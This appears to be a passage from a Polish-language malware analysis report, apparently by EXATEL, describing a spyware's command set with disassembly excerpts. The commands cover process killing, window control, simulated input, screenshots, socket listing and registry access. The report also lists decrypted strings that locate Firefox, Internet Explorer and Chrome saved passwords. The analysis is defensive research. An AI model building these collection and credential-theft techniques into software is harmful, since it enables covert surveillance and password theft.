
typ procesora:

dokładną wersję systemu operacyjnego:




a jeśli system to **Windows Server 2003 R2**:

identyfikując dodatkowo czy system to kontroler domeny (**LANMAN**), serwer (**SERVERNT**) czy stacja robocza (**WINNT**):




Następnie pobiera dane o ilości dostępnej i zajętej pamięci (fizycznej, stronicowania i wirtualnej):




ścieżkę katalogu systemowego Windows (**WINDIR**) i listę ścieżek zawartych w zmiennej środowiskowej **PATH**:

wartości wkompilowanych w kod malware jego flag konfiguracyjnych **0x40**, **0x400** i **0x800:**




oraz wynik weryfikacji czy zalogowany użytkownik posiada uprawnienia lokalnego administratora, używając wywołań funkcji **AllocateAndInitializeSid** (nazwa funkcji tekstem jawnym) oraz **CheckTokenMembership** (nazwa deszyfrowana z chronionego pojemnika w trakcie działania):



Gdy wszystkie dane zostaną zebrane są zapisywane do bufora tekstowego i wysyłane do serwera C&C. Otrzymuje przez serwer bufor jest tworzony z użyciem łańcucha formatującego separującego poszczególne wartości kodem **0x07** (kod dzwonka / **BELL**):

Rozkaz 0x28: Pobierz i prześlij informacje o zalogowanych użytkownikach.

Rozkaz przesyła listę zalogowanych do maszyny użytkowników wraz z datami ich logowania:



Rozkaz 0x2A: Prześlij listę procesów.

Funkcja enumeruje listę procesów, ich pełnych ścieżek plików wykonywalnych oraz czasów uruchomienia używając funkcjonalności **CreateToolhelp32Snapshot** / **Process32First** / **Process32Next** / **GetProcessTimes** oraz biblioteki **psapi.dll.**

Rozkaz 0x2C: Zabij wybrany proces.

Funkcja kończy proces o wybranym identyfikatorze PID przesłanym przez C&C:

```
B9 01 00 00 00           mov     ecx, 1
41 89 C0                 mov     r8d, eax
FF 15 F5 02 04 00        call    cs:OpenProcess
48 85 C0                 test    rax, rax
74 1D                    jz      short loc_407599
48 89 C3                 mov     rbx, rax
31 D2                    xor     edx, edx
48 89 C1                 mov     rcx, rax
FF 15 62 03 04 00        call    cs:TerminateProcess
48 89 D9                 mov     rcx, rbx
85 C0                    test    eax, eax
40 0F 95 C6              setnz   sil
FF 15 63 01 04 00        call    cs:CloseHandle
```

Rozkaz 0x2D: Prześlij listę okien systemowych.

Rozkaz enumeruje listę okien systemowych i przesyła do serwera C&C ich nazwy, identyfikatory **HWND** oraz informację o tym czy okno jest w danym momencie widoczne:

```
48 8D 0D 4F FF FF FF     lea     rcx, EnumFunc
48 89 DA                 mov     rdx, rbx
FF 15 F2 CC 03 00        call    cs:EnumWindows
```

```
48 8D 6C 24 30           lea     rbp, [rsp+458h+String]
48 89 EA                 mov     rdx, rbp                ; lpString
FF 15 CE CD 03 00        call    cs:GetWindowTextW
85 C0                    test    eax, eax
74 47                    jz      short loc_40AC69
48 8D BC 24 30 02 00 00  lea     rdi, [rsp+458h+var_228]
48 89 D9                 mov     rcx, rbx                ; hWnd
FF 15 C9 CD 03 00        call    cs:IsWindowVisible
48 89 5C 24 28           mov     [rsp+458h+var_430], rbx
BA 00 02 00 00           mov     edx, 200h
48 89 F9                 mov     rcx, rdi
48 89 6C 24 20           mov     [rsp+458h+var_438], rbp
4C 8D 05 64 32 01 00     lea     r8, aDSLu               ; "%d\a%s\a%lu\a"
41 89 C1                 mov     r9d, eax
```

Rozkaz 0x2E: Pokaż / ukryj / zamknij / zmień nazwę okna.

W zależności od przesłanego z C&C argumentu rozkazu (dla wersji pod **Windows** argument w ECX, dla **Linux** w EDI) rozkaz o kodzie 0x2E posiada 4 funkcjonalności:

0x01: zamknij okno,

0x02: ukryj okno,

0x03: pokaż okno,

0x04: zmień nazwę okna.

W Windows, malware zamyka okno o wskazanym przez C&C identyfikatorze **HWND**, wysyłając do jego procedury obsługi komunikat 0x10 (**WM_CLOSE**):

```
45 31 C9                xor     r9d, r9d                ; lParam
45 31 C0                xor     r8d, r8d                ; wParam
BA 10 00 00 00          mov     edx, 10h                ; Msg
48 89 C1                mov     rcx, rax                ; hWnd
FF 15 0B CD 03 00       call    cs:SendMessageA
E9 A6 00 00 00          jmp     loc_40ADE4
```

Zmiana nazwy okna realizowana jest wywołaniem **SetWindowText**:

```
48 83 EC 38             sub     rsp, 38h
48 89 54 24 28          mov     [rsp+38h+var_10], rdx
E8 31 E2 FF FF          call    sub_408F1C
48 8B 54 24 28          mov     rdx, [rsp+38h+var_10]
48 83 C4 38             add     rsp, 38h
48 89 C1                mov     rcx, rax
FF 25 5F CD 03 00       jmp     cs:SetWindowTextW
```

Pokazanie i ukrycie realizowane jest przekazaniem do **ShowWindow** argumentów stanu okna o kodach odpowiednio 5 (**SW_SHOW**) i 0 (**SW_HIDE**):

```
31 D2                   xor     edx, edx
EB 0D                   jmp     short loc_40ADDB
                        ; ---------------------------

                        loc_40ADCE:
48 89 D1                mov     rcx, rdx
E8 46 E1 FF FF          call    sub_408F1C
BA 05 00 00 00          mov     edx, 5

                        loc_40ADDB:
48 89 C1                mov     rcx, rax
FF 15 80 CC 03 00       call    cs:ShowWindow
```


Wersja spyware dla Linux w celu zamknięcia okna pobiera identyfikator komunikatu '**_NET_CLOSE_WINDOW'** dekodując jego nazwę z użyciem **XInternAtom**, a następnie wysyła komunikat wywołaniem **XSendEvent**:

```
xor     edx, edx
mov     esi, offset a_net_close_win ; "_NET_CLOSE_WINDOW"
mov     dword ptr [rsp+148h+var_128], 21h
mov     [rsp+148h+var_120], 0
mov     [rsp+148h+var_118], 1
mov     rdi, rax
call    cs:XInternAtom
mov     rdi, rbp
mov     [rsp+148h+var_100], rax
call    sub_408551
mov     [rsp+148h+var_F8], 20h
mov     [rsp+148h+var_108], rax
lea     r8, [rsp+148h+var_128] ; _QWORD
mov     [rsp+148h+var_F0], 0
mov     [rsp+148h+var_E8], 0
mov     ecx, 180000h           ; _QWORD
mov     [rsp+148h+var_E0], 0
mov     [rsp+148h+var_D8], 0
xor     edx, edx               ; _QWORD
mov     [rsp+148h+var_D0], 0
movsxd  rax, dword ptr [rbx+0E0h]
mov     rdi, rbx               ; _QWORD
shl     rax, 7
add     rax, [rbx+0E8h]
mov     rsi, [rax+10h]         ; _QWORD
call    cs:XSendEvent
```

Ukrycie / pokazanie okna następuje przez wywołania **XUnmapWindow** / **XMapWindow**:

```
4C 8B 25 BE AD 22 00                    mov     r12, cs:XUnmapWindow
EB 07                                   jmp     short loc_409CBB
                        ; ---------------------------------------------

                        loc_409CB4:                                     ; CODE XR
4C 8B 25 55 AD 22 00                    mov     r12, cs:XMapWindow

                        loc_409CBB:                                     ; CODE XR
48 89 EF                                mov     rdi, rbp
E8 8E E8 FF FF                          call    sub_408551
48 89 DF                                mov     rdi, rbx
48 89 C6                                mov     rsi, rax
41 FF D4                                call    r12 ; XUnmapWindow

                        loc_409CCC:                                     ; CODE XR
48 89 DF                                mov     rdi, rbx                ; _QWORD
FF 15 D3 AC 22 00                       call    cs:XFlush
```


Natomiast nazwa okna jest zmieniana z użyciem wywołania **XChangeProperty**:



Rozkaz 0x2F: Pobierz i prześlij listę zainstalowanego oprogramowania.

Funkcja tworzy listę nazw i wersji zainstalowanego na komputerze ofiary oprogramowania.

Wersja spyware dla **Windows** enumeruje klucze znajdujące się w rejestrze systemowym pod ścieżkami **SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall** dla użytkownika i maszyny (**HKLM** i **HKCU):**



Wersja dla **Linux** enumeruje listę plików znajdujących się w katalogu **‘/usr/share/applications’**:

```
1D 00 00                        call    sub_4082FE
                                test    al, al
                                jz      short loc_406613
74 24 08                        lea     rsi, [rsp+28h+var_20]
E2 40 00                        mov     edi, offset aUsrShareApplic ; "/usr/share/applications"
FE FF FF                        call    sub_406443
44 24 14                        mov     r8d, [rsp+28h+var_14]
C0                              test    r8d, r8d
                                jz      short loc_4065F6
4C 24 08                        mov     rcx, [rsp+28h+var_20]
                                xor     edx, edx
00 00 00                        mov     esi, 30h
                                jmp     short loc_406602
```

```
53                              push    rbx
48 81 EC 98 25 00 00            sub     rsp, 2598h
E8 EE B3 FF FF                  call    _opendir
48 85 C0                        test    rax, rax
49 89 C4                        mov     r12, rax
0F 84 38 01 00 00               jz      loc_4065A6
4C 8D B5 D0 DE FF FF            lea     r14, [rbp+var_2130]

                        loc_406475:                             ; CODE XRE
                                                                ; sub_4064
4C 89 E7                        mov     rdi, r12                ; dirp
E8 73 B6 FF FF                  call    _readdir64
48 85 C0                        test    rax, rax
0F 84 18 01 00 00               jz      loc_40659E
```

```
4C 89 E9                        mov     rcx, r13
BA 66 DE 40 00                  mov     edx, offset aSS_0 ; "%s/%s"
BE 00 10 00 00                  mov     esi, 1000h              ; maxlen
E8 F5 B3 FF FF                  call    _snprintf
85 C0                           test    eax, eax
7E 96                           jle     short loc_406475
48 8D B5 40 DA FF FF            lea     rsi, [rbp+stat_buf] ; stat_buf
48 8D BD D0 DF FF FF            lea     rdi, [rbp+s]            ; filename
E8 2E 75 00 00                  call    sub_40DA20
FF C0                           inc     eax
0F 84 7B FF FF FF               jz      loc_406475
```

Rozkaz 0x33: Symuluj zwolnienie klawisza.

Funkcja symuluje zwolnienie klawisza klawiatury, używając w Windows wywołania **keybd_event** z ustawioną flagą **KEYEVENTF_KEYUP (0x02)**:

```
0F B6 C9                        movzx   ecx, cl
45 31 C9                        xor     r9d, r9d
41 B8 02 00 00 00               mov     r8d, 2
31 D2                           xor     edx, edx
FF 25 5D F5 03 00               jmp     cs:keybd_event
```

Wersja malware dla **Linux** realizuje to w następujący sposób:

```
48 8B 40 10                     mov     rax, [rax+10h]
48 C7 44 24 48 00 00 00+        mov     [rsp+88h+var_40], 0
C7 44 24 50 01 00 00 00         mov     [rsp+88h+var_38], 1
C7 44 24 54 01 00 00 00         mov     [rsp+88h+var_34], 1
C7 44 24 58 01 00 00 00         mov     [rsp+88h+var_30], 1
C7 44 24 5C 01 00 00 00         mov     [rsp+88h+var_2C], 1
48 89 44 24 38                  mov     [rsp+88h+var_50], rax
C7 44 24 68 01 00 00 00         mov     [rsp+88h+var_20], 1
FF 15 6F CD 22 00               call    cs:XKeysymToKeycode
0F B6 C0                        movzx   eax, al
C7 44 24 60 00 00 00 00         mov     [rsp+88h+var_28], 0
C7 44 24 10 02 00 00 00         mov     dword ptr [rsp+88h+var_78], 2
89 44 24 64                     mov     [rsp+88h+var_24], eax
4C 8D 44 24 10                  lea     r8, [rsp+88h+var_78] ; _QWORD
B9 02 00 00 00                  mov     ecx, 2                  ; _QWORD
BA 01 00 00 00                  mov     edx, 1                  ; _QWORD
48 8B 74 24 30                  mov     rsi, [rsp+88h+var_58] ; _QWORD
48 8B 7C 24 28                  mov     rdi, [rsp+88h+var_60] ; _QWORD
FF 15 69 CD 22 00               call    cs:XSendEvent
```

Rozkaz 0x34: Symuluj wciśnięcie klawisza.

Funkcja symuluje wciśniecie klawisza klawiatury o wybranym kodzie wirtualnym.

```
0F B6 C9                movzx   ecx, cl
45 31 C9                xor     r9d, r9d
45 31 C0                xor     r8d, r8d
31 D2                   xor     edx, edx
FF 25 71 F5 03 00       jmp     cs:keybd_event
```

Rozkaz 0x35: Symuluj zwolnienie lewego klawisza myszki.

Rozkaz symuluje zwolnienie lewego klawisza myszki.

```
loc_4085D8:
  mov     [rsp+38h+dwExtraInfo], 0
  xor     r9d, r9d
  xor     r8d, r8d
  xor     edx, edx
  mov     ecx, 10h

loc_4085EE:

  call    cs:mouse_event
```

Rozkaz 0x36: Przesuń wskaźnik i symuluj wciśnięcie lewego klawisza myszki.

Rozkaz przesuwa wskaźnik myszki w pozycję wskazaną przez serwer C&C i symuluje wciśnięcie lewego klawisza:

```
mov     rbx, rcx
sub     rsp, 30h
movzx   edx, word ptr [rcx+2]          ; Y
movzx   ecx, word ptr [rcx]            ; X
call    cs:SetCursorPos
```

```
loc_408573:
  mov     [rsp+38h+dwExtraInfo], 0
  xor     r9d, r9d
  xor     r8d, r8d
  xor     edx, edx
  mov     ecx, 8

loc_408589:

  call    cs:mouse_event
```

Rozkaz 0x37: Prześlij zrzut ekranu.

Rozkaz generuje zrzut ekranu ofiary i przesyła zawartość do serwera C&C.

W tym miejscu pozwoliliśmy by badane spyware (w wersji dla Windows) ten jeden raz nas podczas analizy w czymś wyręczyło i zrobiło samo poniższy zrzut ekranu, zawierający kod procedury generowania zrzutu ekranu w trakcie jego generowania (wykonując takie malware'owe „selfie"). Wydając ręcznie rozkaz o kodzie **0x37** (wstrzykując go bezpośrednio w procedurę interpretera rozkazów), a następnie zatrzymując debugerem funkcję obsługi w momencie pojedynczego kroku na funkcji BitBlt, funkcja ta skopiowala aktualną mape bitowa ekranu jaką zastała w momencie rozpoczęcia wykonania. Zawartość bufora wyjściowego została następnie skopiowana przez nas do pliku dodając nagłówek BMP. To nie dało oczywiście nam nic więcej poza faktem, że musieliśmy wciskać CTRL-ALT-PRTSC o jeden raz mniej przy pisaniu tego raportu…

```
0000000000404E0   FF 15 C6 F4 03 00   call qword ptr ds:[<&CreateCompatibleBi
0000000000404E6   48 85 F6            test rsi,rsi
0000000000404E9   0F 94 C2            sete dl
0000000000404EC   4D 85 F6            test r14,r14
0000000000404EF   49 89 C4            mov r12,rax
0000000000404F2   0F 94 C0            sete al
0000000000404F5   08 C2               or dl,al
0000000000404F7   0F 85 CD 01 00 00   jne jvmmrg.4083CA
0000000000404FD   4D 85 E4            test r12,r12
0000000000408200  0F 84 C4 01 00 00   je jvmmrg.4083CA
0000000000408206  4C 89 E2            mov rdx,r12
0000000000408209  4C 89 F1            mov rcx,r14
000000000040820C  FF 15 CA F4 03 00   call qword ptr ds:[<&SelectObject>]
0000000000408212  45 31 C0            xor r8d,r8d
0000000000408215  31 D2               xor edx,edx
0000000000408217  48 89 74 24 28      mov qword ptr ss:[rsp+28],rsi
000000000040821C  C7 44 24 40 20 00 CC mov dword ptr ss:[rsp+40],40CC0020
0000000000408224  41 89 F9            mov r9d,edi
0000000000408227  4C 89 F1            mov rcx,r14
000000000040822A  C7 44 24 38 00 00 00 mov dword ptr ss:[rsp+38],0
0000000000408232  C7 44 24 30 00 00 00 mov dword ptr ss:[rsp+30],0
000000000040823A  89 6C 24 20         mov dword ptr ss:[rsp+20],ebp
000000000040823E  FF 15 60 F4 03 00   call qword ptr ds:[<&BitBlt>]
0000000000408244  85 C0               test eax,eax
0000000000408246  0F 84 7E 01 00 00   je jvmmrg.4083CA
000000000040824C  48 8D 44 24 76      lea rax,qword ptr ss:[rsp+76]
```

Nie pozwoliliśmy oczywiście by spyware zdążyło wysłać bufor wyjściowy do swojego serwera C&C – jako, że ta część analizy była prowadzona w trybie online, proces malware został zabity zaraz po skopiowaniu przez nas bufora. Trzeba jednak przyznać, iż wiadomość w postaci zrzutu ekranu z debuggerem zatrzymanym na wykonaniu funkcji **BitBlt** byłaby na pewno dla operatora C&C bardzo wymowna.

Wersja linuksowa natomiast, zrzut ekranu wykonuje posługując się funkcją **XGetImage** z biblioteki **XLib:**


```
C7 45 C4 00 00 00 00   mov     [rbp+var_3C], 0
E8 46 5C 00 00         call    LoadX11Api
48 85 C0               test    rax, rax
48 89 C3               mov     rbx, rax
0F 84 C5 00 00 00      jz      loc_407A3D
48 63 80 E0 00 00 00   movsxd  rax, dword ptr [rax+0E0h]
48 C1 E0 07            shl     rax, 7
48 03 83 E8 00 00 00   add     rax, [rbx+0E8h]
4C 8B 70 10            mov     r14, [rax+10h]
4D 85 F6               test    r14, r14
0F 84 A6 00 00 00      jz      loc_407A3D
48 8D 55 C8            lea     rdx, [rbp+var_38]
51                     push    rcx
4C 8D 45 CC            lea     r8, [rbp+var_34]
48 8D 45 D0            lea     rax, [rbp+var_30]
4C 8D 4D D4            lea     r9, [rbp+var_2C]
4C 89 F6               mov     rsi, r14
52                     push    rdx
4C 89 C1               mov     rcx, r8
48 89 DF               mov     rdi, rbx
52                     push    rdx
50                     push    rax
FF 15 A6 D0 22 00      call    cs:XGetGeometry
44 8B 45 D4            mov     r8d, [rbp+var_2C]
48 83 C4 20            add     rsp, 20h
45 85 C0               test    r8d, r8d
74 76                  jz      short loc_407A3D
44 8B 4D D0            mov     r9d, [rbp+var_30]
45 85 C9               test    r9d, r9d
74 6D                  jz      short loc_407A3D
6A 02                  push    2
31 D2                  xor     edx, edx
31 C9                  xor     ecx, ecx
4C 89 F6               mov     rsi, r14
48 89 DF               mov     rdi, rbx
6A FF                  push    0FFFFFFFFFFFFFFFFh
FF 15 54 D0 22 00      call    cs:XGetImage
```

EXATEL


Rozkaz 0x42: Prześlij listę socketów TCP / UDP.


Rozkaz enumeruje listę wszystkich połączeń TCP i UDP (i socketów nasłuchujących), przesyłając ich stan, źródłowy / docelowy adres IP, oraz nazwę procesu który posiada socket.

Wersja windowsowa spyware używa do tego funkcjonalności bibliotek **iphlpapi** i **psapi:**



Natomiast moduł spyware dla Linux pobiera informacje o socketach z plików **/proc/net/tcp** i **/proc/net/udp**:






EXATEL S.A.

ul. Perkuna 47,
04-164 Warszawa

tel.: +48 22 340 60 50
fax: +48 22 340 60 22

infolinia: 22 340 00 00
e-mail: info@exatel.pl

Spółka wpisana do rejestru przedsiębiorców w Sądzie Rejonowym dla m. st. Warszawy
XIII Wydział Gospodarczy, KRS 0000044577
Kapitał zakładowy: 576 854 559 PLN, kapitał opłacony w całości, NIP: 527-010-45-68



Rozkaz 0x46: Wykonaj operację na rejestrze systemowym (Windows).

Funkcja umożliwia wykonywanie operacji na rejestrze (nowy klucz / usuń klucz / odczytaj wartość / ustaw wartość)


Rozkaz 0x56: Prześlij historię przeglądarki i zapamiętane hasła Firefox, Internet Explorer i Chrome (Windows).


Po zasymulowaniu wywołania tego rozkazu i podłączenia nasłuchu na wyjściu funkcji deszyfrującej w locie chronione łańcuchy tekstowe otrzymaliśmy następującą listę:

```
"SOFTWARE\\Mozilla\\%s\\"
"CurrentVersion"
"SOFTWARE\\Mozilla\\%s\\%s\\Main"
"Install Directory"
"%s\\%s"
"mozsqlite3.dll"
"nss3.dll"
"%s\\nss3.dll"
"Mozilla Firefox"
"%s\\Mozilla\\Firefox\\profiles.ini"
"%s\\Mozilla\\Firefox\\%s"
"%s\\signons.sqlite"
"%s\\logins.json"
"select *  from moz_logins"
"hostname"
"encryptedUsername"
"encryptedPassword"
"abe2869f-9b47-4cd9-a358-c22904dba7f7"
"CredEnumerateA"
"CredFree"
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders"
"%s\\Google\\Chrome\\User Data\\Default\\Login Data"
"%s\\Chromium\\User Data\\Default\\Login Data"
```

